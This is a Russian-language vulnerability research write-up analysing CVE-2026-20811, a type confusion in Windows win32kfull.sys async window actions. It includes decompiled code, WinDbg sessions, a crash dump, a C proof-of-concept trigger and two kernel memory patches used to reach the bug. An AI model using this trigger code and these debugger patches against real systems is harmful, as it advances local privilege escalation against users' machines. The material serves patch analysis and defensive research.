CVE-2026-20811: Асинхронные окна Windows пошли не так — эксплуатация Type Confusion в Win32k

Posted on 1 апреля, 2026 by AkaTor

Категория: Vulnerability Research / Windows Kernel
Уровень: Advanced
Оригинал: s4dbrd / core-jmp.org
CVE: CVE-2026-20811
CVSS: 7.8 (High) — Elevation of Privilege
Перевод: Aka Tor
Дата: Март 2026

Введение

CVE-2026-20811 — уязвимость type confusion в `win32kfull.sys` (KB5074109, CVSS 7.8). Баг находится в пути обработки асинхронных оконных действий, введённом через развёртывание feature flag (`Feature_ApplyWindowActionConvergence`), где указатель ядра на объект `CMonitorTopology` переживает неполную санитизацию буфера межпотокового сообщения и разыменовывается в контексте принимающего потока.

*Статья анализирует **уязвимость ядра Windows в win32kfull.sys**, связанную с **багом type confusion в пути обработки асинхронных оконных действий**. Из-за несогласованной обработки объектов ядро может трактовать одну оконную структуру как другой несовместимый тип, создавая условие type confusion. Это может привести к повреждению внутренних GUI-объектов и потенциально к **локальному повышению привилегий до SYSTEM**.*

Примечание: несмотря на патч в том же KB что и CVE-2026-20805, CVE-2026-20811 сам по себе не внесён в каталог CISA KEV и не имеет публичных отчётов об эксплуатации в дикой природе.

---

1. Предпосылки: NtUserApplyWindowAction и Feature Flags

NtUserApplyWindowAction — Win32k системный вызов для применения операций позиционирования окон: перемещение, изменение размера, snap layouts, изменение z-порядка. Он копирует структуру _WINDOW_ACTION из пользовательского режима и направляет её через внутреннюю обработку.

Уязвимый путь кода не существовал в RTM. Он был введён когда Microsoft включил Feature_ApplyWindowActionConvergence через облачную конфигурацию на билдах около 26100.7000+. Feature flag открывает новый путь кода через WindowActions::xxxApplyAction вместо устаревшего WindowActions::xxxApplyActionOld.

```
26100.1      RTM. Feature OFF. Legacy path (xxxApplyActionOld). SAFE.
~26100.7000  Feature enabled via cloud rollout. New async path active.
             PostAsyncWindowAction copies full 0xB8 internal struct.
             CMonitorTopology* at +0xA8 survives sanitization.
VULNERABLE.
26100.7309   Last vulnerable build. Feature ON, bug reachable.
26100.7623   Fix ships (KB5074109). Feature DISABLED via cloud config.
             Vulnerable code unchanged but unreachable. Safe
alternative
             (event type 31, 0x60-byte copy) exists as dead code.
MITIGATED.
```

```
PS> .\poc_async_tc.exe
[*] Flag bruteforce to find async code paths

[+] Thread B: HWND=00000000000300B6 TID=8988
[+] Cross-thread OK

[*] Testing 5 flags1 x 31 flags2 = 155 combinations
[+] flags1=0x0006 flags2=0x00000 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00001 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00002 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00010 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00020 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00040 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00080 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00200 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x01000 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x10000 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x40000 -> OK (async path taken)
...
```

Это паттерн, за которым стоит следить в современной Windows. Фичи поставляются через облачную конфигурацию независимо от билдов ОС. Окно уязвимости находится между включением фичи и патчем безопасности.

---

2. Анализ поверхности атаки

2.1 Результаты BinDiff

BinDiff между `win32kfull.sys` 10.0.26100.7309 (до патча) и 10.0.26100.7623 (после патча) показал 99.25% общего сходства по 11 483 сопоставленным функциям. Четыре функции изменились:

Функция	Сходство	Базовые блоки
`NtUserApplyWindowAction`	93.2%	54
`NtUserSetWindowsHookAW`	87.9%	9

```
zzzSetWindowsHookEx     97.1%   138
NtUserSetWindowsHookEx  97.3%   51
```

`NtUserApplyWindowAction` с 93.2% сходства и 54 базовыми блоками — основная цель.

2.2 Точки входа и шлюзы

На билде до патча (26100.7309) достижение уязвимого кода требует прохождения через два шлюза:

Шлюз 1: Feature_ApplyWindowActionConvergence. `featureState` должен иметь бит 0 установленным (включён). На production билдах ~26100.7000+ это было включено через облачное развёртывание. На evaluation билде (26100.5074) — отключено (`featureState = 0x16`, бит 0 сброшен).

```
0: kd> dd fffff805`13e0c768 L1
fffff805`13e0c768  00000016
```

Функция оценки фичи оценивает состояние в два последовательных этапа. Сначала `test al, 10h` проверяет бит 4 как fast-path gate. С `featureState = 0x16` бит 4 установлен (`0x16 & 0x10 = 0x10`), поэтому быстрый путь проходит. Затем `and eax, 1` извлекает бит 0 — фактический бит включения. С `0x16` бит 0 сброшен — фича отключена. Патчинг до `0x17` устанавливает бит 0.

Шлюз 2: IAMThreadAccessGranted. Для межпотоковых вызовов `xxxApplyAction` вызывает `IAMThreadAccessGranted`. Возвращает TRUE для UWP приложений. Стандартные Win32 приложения не проходят.

Проверка DPI-осведомленности требует `SetProcessDpiAwarenessContext(-4)` (Per Monitor v2), что может вызвать любой Medium-IL процесс.

---

3. Достижение асинхронного пути

Баг находится конкретно в **межпотоковом асинхронном пути**. Когда `xxxApplyAction` определяет что вызывающий поток — не поток-владелец окна (и `IAMThreadAccessGranted` возвращает TRUE), он устанавливает бит 0x800 в flags2:

```
// xxxApplyAction - проверка принадлежности потока
if ( v14 == v9 )             // тот же поток владеет окном
{
    v36 |= 0x2000u;          // бит 0x2000 = тот же поток
}
else
{
    v36 |= 0x800u;           // бит 0x800 = межпотоковый
    v40 = *((_QWORD *)v12 + 2);   // сохранить threadinfo цели
}
```

Это заставляет xxxApplyWindowAction вызывать PostAsyncWindowAction вместо синхронной обработки:

```
// xxxApplyWindowAction - шлюз асинхронной диспетчеризации
if ( Feature_ApplyWindowActionConvergence()
     && (*(_DWORD *)(a2 + 4) & 0x800) != 0 )    // flags2 & 0x800
(межпотоковый)
{
    AdvancedWindowPos::PostAsyncWindowAction(a1, a2, v4);
    return;
}
```

---

4. Уязвимость

4.1 Корневая причина

PostAsyncWindowAction выделяет 0xB8 байт, копирует полную внутреннюю структуру CWindowAction и публикует как событие типа 0x1C в очередь сообщений целевого потока:

```
// PostAsyncWindowAction - выделение и копирование
v22 = Win32AllocPoolZInit(0xB8, 0x70776155);   // 0xB8 байт, pool tag
'Uawp'

*(_OWORD *)v22 = *(_OWORD *)a2;               // 0x00-0x0F
```

```
*(_OWORD *)(v22 + 16) = *((_OWORD *)a2 + 1);  // 0x10-0x1F
*(_OWORD *)(v22 + 32) = *((_OWORD *)a2 + 2);  // 0x20-0x2F
// ... (11 OWORD копий = 176 байт)
*(_QWORD *)(v22 + 176) = *((_QWORD *)v30 + 6); // 0xB0-0xB7
// Итого: 176 + 8 = 184 = 0xB8

PostEventMessageEx(..., 0x1Cu, ..., v22, ...);  // публикация как
событие 0x1C
```

Когда целевой поток обрабатывает сообщения, xxxProcessAsyncWindowAction выполняет **частичную** санитизацию буфера:

```
void __fastcall AdvancedWindowPos::xxxProcessAsyncWindowAction(
        HWND hwndFromEvent,       // rcx: HWND из PostEventMessageEx
        __int64 asyncBuffer)      // rdx: скопированный буфер 0xB8
байт
{
    tagWND *pwnd = HMValidateHandleNoSecure(hwndFromEvent, 1);
    if (!pwnd || !IsTopLevelWindow(pwnd))
        return;

    tagTHREADINFO *pti = PtiCurrent();
    Win32HM_LockIntoThread(pti, pwnd, ...);

    // Проверка recalc display change
    if ((*(_DWORD *)asyncBuffer & 0x200) != 0
        && (*((_DWORD *)asyncBuffer + 1) & 0x10000) != 0
        && (*((_DWORD *)pwnd + 95) & 0x10) == 0)
    {
        return;
    }

    //
    // САНИТИЗАЦИЯ (неполная)
    //
    *((_DWORD *)asyncBuffer + 1) &= ~0x800u;   // [1] +0x04: сброс
бита cross-thread
    *((_QWORD *)asyncBuffer + 18) = 0;          // [2] +0x90:
```

```
обнуление tagTHREADINFO*
    *((_BYTE *)asyncBuffer + 176) = 0;          // [3] +0xB0:
обнуление байта

    // ПРИМЕЧАНИЕ: +0xA8 (CMonitorTopology*) НЕ обнулён здесь.
    //       Он переживает санитизацию и попадает в
xxxApplyWindowAction.

    AdvancedWindowPos::xxxApplyWindowAction(pwnd, asyncBuffer);
}
```

Три поля санитизированы. `CMonitorTopology*` по смещению +0xA8 **не обнулён**. Он переживает санитизацию и разыменовывается:

```
// xxxApplyWindowAction+0xa86
CMonitorTopology *topology = *(CMonitorTopology **)(buffer + 0xA8);
CMonitorTopology::MonitorDataFromRect(topology, ...);   //
РАЗЫМЕНОВАНИЕ
```

Далее двойное разыменование:

```
*(_DWORD *)(*(_QWORD *)(buffer + 0xA8) + 12LL)   //
*(*(buffer+0xA8)+0xC)
```

4.2 Раскладка буфера

Смещение	Размер	Тип	Содержимое	Санитизирован?
+0x00	4	DWORD	flags1 (напр. 0x06)	Нет
+0x04	4	DWORD	flags2 (бит 0x800 = cross-thread)	Да (бит сброшен)
+0x90	8	tagTHREADINFO*	указатель thread info вызывающего	Да (обнулён)
+0xA8	8	CMonitorTopology*	указатель на объект топологии	**Нет**
+0xB0	1	BYTE	неизвестный флаг	Да (обнулён)

Три поля санитизированы из как минимум четырёх ядерных внутренних полей. Санитизация была сделана вручную, поле за полем, и одно было пропущено.

4.3 Type Confusion (CWE-843)

Перебор комбинаций флагов и мониторинг достигаемых путей кода через WinDbg:

flags1	flags2	Достигнутый путь кода	Прочитанные данные
0x06	0x00	MonitorDataFromRect	+0xA8 как CMonitorTopology*
0x106	0x00	xxxModifyActionForArrangement	+0xA8 как CMonitorTopology*, +0x64 как POINT
0x06	0x40000	arrangement rect path	+0x98 как tagRECT (ядерные данные)
0x06	0x10000	OnRecalcActionApplied	*(*(buffer+0xA8)+12) двойное разыменование

---

5. Подтверждение в WinDbg


Тестирование на билде 26100.7309 с двумя патчами WinDbg (feature flag включён, `IAMThreadAccessGranted` пропатчен на `mov eax, 1; ret`):

```
0: kd> dd @rdx L2
ffff8087`f94e9d30  00000006 00000800

0: kd> dq @rdx+0x90 L1
ffff8087`f94e9dc0  ffff8087`f785f010

0: kd> dq @rdx+0xA8 L1
ffff8087`f94e9dd8  ffff8087`fc9e5f90

0: kd> kb L6
 # RetAddr           : Call Site
00 fffff801`222305e0 :
win32kfull!AdvancedWindowPos::xxxProcessAsyncWindowAction
01 fffff801`2226d874 : win32kfull!xxxProcessEventMessage+0x814
02 fffff801`220e84db : win32kfull!xxxScanSysQueue+0xa30
03 fffff801`220e7926 : win32kfull!xxxRealInternalGetMessage+0xa3f
04 fffff801`220e780d : win32kfull!xxxInternalGetMessage+0x76
05 fffff801`1dd11077 : win32kfull!NtUserPeekMessage+0xfd
```



После санитизации `xxxApplyWindowAction` загружает уцелевший `CMonitorTopology*`:

```
0: kd> r r15
r15=ffff8087f94e9d30

0: kd> dq @r15+0xa8 L1
ffff8087`f94e9dd8  ffff8087`fc9e5f90
```

```
0: kd> u @rip L1
win32kfull!AdvancedWindowPos::xxxApplyWindowAction+0xa86:
fffff801`222c7c6a 498b8fa8000000  mov     rcx,qword ptr [r15+0A8h]
```

5.1 Верификация пула

```
0: kd> !pool ffffc580968101e0
*ffffc580968101e0 size:   d0 previous size:    0  (Allocated) *Uawp
        Pooltag Uawp : USERTAG_AWP, Binary :
win32kfull!AdvancedWindowPos
```

5.2 Подтверждение BSOD

Для подтверждения автор обнулил указатель по +0xA8 через условный брейкпоинт WinDbg, симулируя освобождённую топологию:

```
0: kd> !analyze -v

SYSTEM_SERVICE_EXCEPTION (3b)
Arguments:
Arg1: 00000000c0000005, Exception code
Arg2: fffff80122011530, Faulting instruction

Failure.Bucket: AV_win32kfull!CMonitorTopology::MonitorDataFromRect

win32kfull!CMonitorTopology::MonitorDataFromRect+0x6c:
fffff801`22011530 44394d00  cmp dword ptr [rbp],r9d
                            ss:0018:00000000`00000004=????????

PROCESS_NAME:  poc_async_tc.exe

STACK_TEXT:
fffff18c`44afa8e0 :
win32kfull!CMonitorTopology::MonitorDataFromRect+0x6c
fffff18c`44afa9c0 :
win32kfull!AdvancedWindowPos::xxxApplyWindowAction+0xaa1
fffff18c`44afab30 :
win32kfull!AdvancedWindowPos::xxxProcessAsyncWindowAction+0x12f
fffff18c`44afaba0 : win32kfull!xxxProcessEventMessage+0x814
```

```
fffff18c`44afacc0 : win32kfull!xxxScanSysQueue+0xa30
fffff18c`44afb6a0 : win32kfull!xxxRealInternalGetMessage+0xa3f
fffff18c`44afb930 : win32kfull!xxxInternalGetMessage+0x76
fffff18c`44afb970 : win32kfull!NtUserPeekMessage+0xfd
fffff18c`44afba20 : nt!KiSystemServiceCopyEnd+0x28
00000038`b3cffa18 : win32u!NtUserPeekMessage+0x14
00000038`b3cffa20 : USER32!_PeekMessage+0x3f
00000038`b3cffa90 : USER32!PeekMessageW+0x168
00000038`b3cffb00 : poc_async_tc+0x1155
```

---

6. Патч

Сравнение бинарников в IDA: **уязвимый путь кода идентичен в обоих бинарниках**.

`PostAsyncWindowAction` по-прежнему выделяет 0xB8 байт, копирует полную структуру, публикует событие 0x1C. `xxxProcessAsyncWindowAction` по-прежнему обнуляет только три поля. `xxxApplyWindowAction` по-прежнему разыменовывает `CMonitorTopology*`.

Фикс — это отключение feature flag'а. Microsoft отключил `Feature_ApplyWindowActionConvergence` через облачную конфигурацию, делая `xxxApplyAction` недостижимым. Уязвимый код остаётся как мёртвый код.

6.1 Безопасная альтернатива (мёртвый код в обоих бинарниках)

Правильно спроектированная альтернатива уже существует. Обработчик события типа 31 копирует только 0x60 байт и передаёт `CMonitorTopology*` как отдельный аргумент:

```
// Обработчик события типа 31 (присутствует в ОБОИХ бинарниках)
v67 = *(_OWORD **)(eventMsg + 40);     // указатель на async буфер
v68 = *(_QWORD *)(eventMsg + 32);      // CMonitorTopology* как
отдельный параметр

v80[0] = *v67;        // копирование байт 0x00-0x0F
v80[1] = v67[1];      // копирование байт 0x10-0x1F
v80[2] = v67[2];      // копирование байт 0x20-0x2F
```

```
v80[3] = v67[3];      // копирование байт 0x30-0x3F
v80[4] = v67[4];      // копирование байт 0x40-0x4F
v80[5] = v67[5];      // копирование байт 0x50-0x5F
                       // байты 0x60-0xB7: НЕ КОПИРУЮТСЯ

WindowActions::xxxApplyActionAsync(window, v68, v80);
```

Подход по белому списку: копируются только первые 0x60 байт (пользовательские данные `_WINDOW_ACTION`). Всё от +0x60 до +0xB8, включая `CMonitorTopology*`, не копируется.

---

7. PoC

PoC создаёт два потока в одном процессе: Поток A (вызывающий) и Поток B (владелец окна).

```
//
// Поток B: создаёт окно и качает сообщения
//
static unsigned __stdcall WindowOwnerThread(void *arg)
{
    WNDCLASSW wc = {0};
    wc.lpfnWndProc = DefWindowProcW;
    wc.hInstance = GetModuleHandleW(NULL);
    wc.lpszClassName = L"AsyncTC_B";
    RegisterClassW(&wc);

    HWND h = CreateWindowExW(0, L"AsyncTC_B", L"B",
                             WS_OVERLAPPEDWINDOW | WS_VISIBLE,
                             100, 100, 400, 300,
                             NULL, NULL, wc.hInstance, NULL);
    g_threadBWindow = h;

    MSG msg;
    while (g_keepRunning) {
        while (PeekMessageW(&msg, NULL, 0, 0, PM_REMOVE)) {
```

```
            TranslateMessage(&msg);
            DispatchMessageW(&msg);
        }
        Sleep(1);
    }
    DestroyWindow(h);
    return 0;
}

//
// Поток A (main): отправляет межпотоковый NtUserApplyWindowAction
//
int main()
{
    SetProcessDpiAwarenessContext((HANDLE)-4);

    // Резолвим NtUserApplyWindowAction из win32u.dll
    HMODULE hWin32u = LoadLibraryW(L"win32u.dll");
    auto pApply = (BOOL(WINAPI*)(HWND, void*))
        GetProcAddress(hWin32u, "NtUserApplyWindowAction");

    // Запускаем Поток B с окном
    _beginthreadex(NULL, 0, WindowOwnerThread, NULL, 0, NULL);
    Sleep(500);

    // Формируем _WINDOW_ACTION: позиция + размер (flags1 = 0x06)
    BYTE action[0x60] = {0};
    *(DWORD*)(action + 0x00) = 0x06;   // flags1: позиция + размер
    *(DWORD*)(action + 0x0C) = 100;    // x
    *(DWORD*)(action + 0x10) = 100;    // y
    *(DWORD*)(action + 0x14) = 800;    // ширина
    *(DWORD*)(action + 0x18) = 600;    // высота

    // Стреляем: Поток A -> окно Потока B (межпотоковый)
    BOOL result = pApply(g_threadBWindow, action);
}
```

Вывод PoC:

```
PS> .\poc_async_tc.exe
[*] Flag bruteforce to find async code paths

[+] Thread B: HWND=00000000000300B6 TID=8988
[+] Cross-thread OK

[*] Testing 5 flags1 x 31 flags2 = 155 combinations
[+] flags1=0x0006 flags2=0x00000 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00001 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00010 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x00200 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x10000 -> OK (async path taken)
[+] flags1=0x0006 flags2=0x40000 -> OK (async path taken)
...
```

Два патча WinDbg необходимы для достижения async пути на билде 26100.7309:

```
eb
win32kfull!Feature_ApplyWindowActionConvergence__private_featureState
17
eb win32kfull!IAMThreadAccessGranted b8 01 00 00 00 c3
```

7.1 Условия триггера

- `Feature_ApplyWindowActionConvergence` включён
- Межпотоковый вызов `NtUserApplyWindowAction`
- `IAMThreadAccessGranted` возвращает TRUE (UWP)
- DPI awareness = Per Monitor v2 (`SetProcessDpiAwarenessContext(-4)`)

---

8. Соображения по эксплуатации

`CMonitorTopology*` в async буфере подсчитывается по ссылкам:

```
// PostAsyncWindowAction - после успешного PostEventMessageEx
if ( PostEventMessageEx(...) )
{
    _InterlockedAdd(v24[21], 1u);   // *(CMonitorTopology+0) += 1
```

```
}
```

Ассемблер:

```
mov  rax, [rbx+0A8h]    ; загрузка CMonitorTopology* из buffer+0xA8
lock add [rax], ebp      ; атомарно: *(topology+0) += 1   (ebp = 1)
```

Эта пара AddRef/Release поддерживает объект живым на время жизни async события, что объясняет неуспешные попытки UAF.

Microsoft оценил CVSS 7.8 (EoP). Условия триггера удовлетворяемы из Medium-IL UWP приложения без повышения привилегий.

Заключение

CVE-2026-20811 — type confusion, вызванная неполной санитизацией внутреннего ядерного буфера. `CMonitorTopology*` по `+0xA8` переживает санитизацию в `xxxProcessAsyncWindowAction` и разыменовывается в принимающем потоке.

Уязвимость введена облачным feature flag'ом и не существовала при RTM. **Фикс Microsoft отключает feature flag вместо исправления кода.** Уязвимый путь не изменён в пропатченном бинарнике. Безопасная альтернатива (event type 31, 0x60-byte allow-list copy) существует как мёртвый код.

Баг митигирован, а не исправлен. Если `Feature_ApplyWindowActionConvergence` будет повторно включён без переключения на обработчик события типа 31, type confusion вернётся.

Благодарности

MSRC указывает Daniil Romanovych за сообщение об уязвимости.

Ссылки

- Microsoft — CVE-2026-20811
- Microsoft — KB5074109
- MITRE — CWE-843: Type Confusion